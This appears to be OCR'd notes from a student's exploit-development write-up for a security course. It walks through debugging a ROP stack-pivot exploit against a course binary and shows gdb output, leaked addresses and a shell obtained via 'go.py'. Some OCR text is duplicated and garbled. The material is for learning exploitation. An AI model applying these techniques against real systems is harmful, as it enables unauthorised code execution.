
- I run it and it’s crashed at EIP = 1
- UGH WHAT
- So I load it in gdb and set break points at every ret, like this:




```
(gdb) run
Starting program: /tmp_amd/elfman/export/elfman/2/fdavies/executable2

Breakpoint 1, 0x0804873b in main ()
(gdb) info break
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x0804873b <main+3>
        breakpoint already hit 1 time
2       breakpoint     keep y   0x0804872f <process_packet+269>
3       breakpoint     keep y   0x08048736 <process_packet+276>
4       breakpoint     keep y   0xb7f18a80 in *__GI_execlp at execlp.c:39
5       breakpoint     keep y   0xb7f3e8a0 ../sysdeps/unix/syscall-template.S:82
(gdb)
```

- It turns out that when we're setting our new esp (with that double leave, ret) move, it's not pointing to our array[0] but quite a way away.
- I look at why and.. The leak I was originally using for the stack pointer was inside the array[0]-array[31]. Ie. It's fucking libc dependent. I broke my own rule.




0
our esp
our base pointe
first base pointer in elf
more stuff depend. on libc
∞
0
our esp
our base pointe
first base pointer in elf
more stuff depend. on libc
∞
0
our esp
our base pointe
first base pointer in elf
more stuff depend. on libc
∞

- I changed that one value to leak from a different spot, after making sure it was a stack pointer on ubuntu1210 pax and cse, and making sure they’re the same diff apart on both platforms. They are.. And..


dzhkh@ubuntu: ~
File Edit View Search Terminal Help
dzhkh@ubuntu: ~/new
dzhkh@ubuntu: ~/new
dzhkh@ubuntu: ~/new
File Edit View Search Terminal Help
dzhkh@ubuntu: ~
File Edit View Search Terminal Help
dzhkh@ubuntu: ~
1 7
0.00 0.01 0.05 | Mon Apr 29 05:04:42 PDT 2013

```
13 0x804833a
14 0x1
15 0xbfa95d60L
16 0xb7fb5966L
17 0xb7fc4ab0L
18 0xb7fa5338L
19 0x1
20 0x1
21 0x0
22 0x1
23 0x80482cc
24 0x8049ac8
25 0x0
26 0xb7e4f2f8L
27 0xb7f86ff4L
28 0x0
29 0x0
30 0xbfa95db8L
31 0xb7fbb600L
32 0x43fc5254
33 0x6fafbc00
34 0xb7f86ff4L
35 0xbfa95d80L
36 0xbfa95db8L
37 0x804884c
38 0x4
39 0xbfa95d9cL
40 0xbfa95d90L
41 0x8048899
42 0x10
43 0x4
44 0x3
45 0xdcb80002L
46 0x100007f
47 0x0
48 0x0
49 0x6fafbc00
50 0x8048880
51 0x0
52 0xbfa95e38L
53 0xb7e5aca6L
54 0x1
55 0xbfa95e64L
56 0xbfa95e6cL
57 0xb7fa7b20L
58 0xbfa95e20L
59 0x177ff8e
60 0xb7fc3ff4L
61 0x8048341
62 0x1
--x--
old_ret 0x804884c
leave_ret 0x8048736
SENDING
Shitty takeover function taking over!
YOU NEED TO PRESS ENTER TWICE






id

uid=13325(fdavies) gid=13325(fdavies) groups=13325(fdavies),18848(cs9447)




Traceback (most recent call last):
  File "go.py", line 164, in <module>
    main()
  File "go.py", line 161, in main
    takeover(s)
  File "go.py", line 12, in takeover
    r,w,e = select.select([s, sys.stdin], [], [s, sys.stdin])
KeyboardInterrupt
fdavies@weill:~$ vim
```

```
dzhkh@ubuntu:~$ cd new
dzhkh@ubuntu:~/new$ ls
1.py  core  executable2  go2.py  go.py  index.html  meow.c  output
dzhkh@ubuntu:~/new$ vim go.py
dzhkh@ubuntu:~/new$ ./executable2 &
[1] 31860
dzhkh@ubuntu:~/new$ CANNOT BIND

[1]+  Exit 255                ./executable2
dzhkh@ubuntu:~/new$
dzhkh@ubuntu:~/new$
dzhkh@ubuntu:~/new$
dzhkh@ubuntu:~/new$
dzhkh@ubuntu:~/new$ pkill executable2
dzhkh@ubuntu:~/new$ ./executable2 &
[1] 31891
dzhkh@ubuntu:~/new$
dzhkh@ubuntu:~/new$
dzhkh@ubuntu:~/new$
dzhkh@ubuntu:~/new$
dzhkh@ubuntu:~/new$ python go.py
TRANSACTION PROCESSED
---------
3059048288
---------
dup2 0xad2cbd30L
leak 0xad2064d3L
trap 0xad1ed128L
stack 0xb6555ec8L
system_addr 0xad22c430L
old_ret 0x804884c
leave_ret 0x8048736
SENDING
Shitty takeover function taking over!
YOU NEED TO PRESS ENTER TWICE
```

```
dzhkh@ubuntu:~$ python
Python 2.7.3 (default, Sep 26 2012, 21:53:58)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> stack35 = 3059048288
>>> stack = 0xb6555ec8L
>>> stack35-stack
152L
>>> csestack35=0xbffff2b0
>>> csestack=0xbffff218
>>> csestack35-csestack
152L
>>> print 'awesome!'
awesome!
>>> csestack35
3221222064L
>>> csestack35-152
3221221912L
>>> csestack
3221221912L
>>>
```

More primo ham

- I dunno about that ham it’s 1:36am this morning ☺ so I’m pretty crazy haha
- Basically, as exploit quality increases, chance of fuck-up decreases
- The amount of things in that “version block” decreases, until it’s 0.
- Fail closed.
- Runtime gadget generation.